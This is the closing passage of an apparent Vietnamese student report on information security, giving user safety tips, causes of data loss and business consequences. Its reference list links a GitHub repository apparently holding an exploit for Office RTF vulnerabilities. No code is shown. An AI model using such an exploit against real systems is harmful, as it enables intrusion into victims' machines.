* Các phần mềm mới sẽ ngăn chặn các lỗ hổng
* Không kết nối vào các nguồn Internet công cộng không được bảo mật
* Tránh hoặc hạn chế nhấp vào các đường link lạ hoặc tải xuống các tệp không rõ nguồn gốc
* Không tắt tường lữa máy tính
* Cài đặc và cập nhật các phần mềm diệt virus
* Mua bản quyền các phần mềm, không Cr@ck phần mềm

1. **Các nguyên nhân gây mất thông tin**

* Nhận thức: Nguyên nhân đầu tiên và có lẽ là nguyên nhân cơ bản nhất dẫn tới các sự cố an toàn thông tin tăng cao. Thậm chí trong một số trường hợp, Hacker không cần dùng tới công cụ hay phần mềm tấn công nhưng nạn nhân vẫn bị lừa đảo.
* Không phân quyền rõ ràng: Một trong những nguyên nhân làm mất thông tin dữ liệu chính là người quản trị không phân quyền rõ ràng cho thành viên. Lợi dụng điều này, nhân viên nội bộ có thể đánh cắp, tráo đổi, thay đổi thông tin của công ty.
* Lỗ hổng tồn tại trên thiết bị: Thực tế rằng, nhiều người dùng tải và cài đặt phần mềm mới, ứng dụng mới cho điện thoại, laptop, PC… mà không tự hỏi rằng “Liệu phần mềm này có chứa lỗ hổng hay không”. Trong khi đó, các phần mềm ứng dụng luôn tồn tại những lổ hổng bảo mật và nguy cơ tấn công.
* Lỗ hổng trong hệ thống: Hệ thống có thể là hệ thống website, hệ thống mạng, hệ thống các ứng dụng, thiết bị, phần mềm. Nguyên nhân làm mất an toàn thông tin trong trường hợp này là do các đơn vị không thường xuyên rà quét lỗ hổng, đánh giá bảo mật cho hệ thống dẫn tới những nguy cơ thiệt hại về tài chính to lớn.

1. **Hậu quả**

* Ngoài một số thiệt hại do mất an toàn thông tin SecurityBox vừa điểm trên, Doanh nghiệp còn có thể bị thiệt hại to lớn về tài chính mỗi khi có sự cố. Mặt khác, thương hiệu của công ty có thể bị ảnh hưởng, làm mất lòng tin với khách 41 hàng. Điển hình như ngành ngân hàng, tài chính và thương mại điện tử, một khi thông tin của khách hàng bị lộ lọt tin tặc sẽ lợi dung khai thác triệt để nếu có thể.

# **TÀI LIỆU THAM KHẢO**

* Slide bài giải của thầy Từ Lê Minh Trí
* <https://github.com/Ridter/RTF_11882_0802>
* <https://www.youtube.com/watch?v=Y-GERmdPtaE>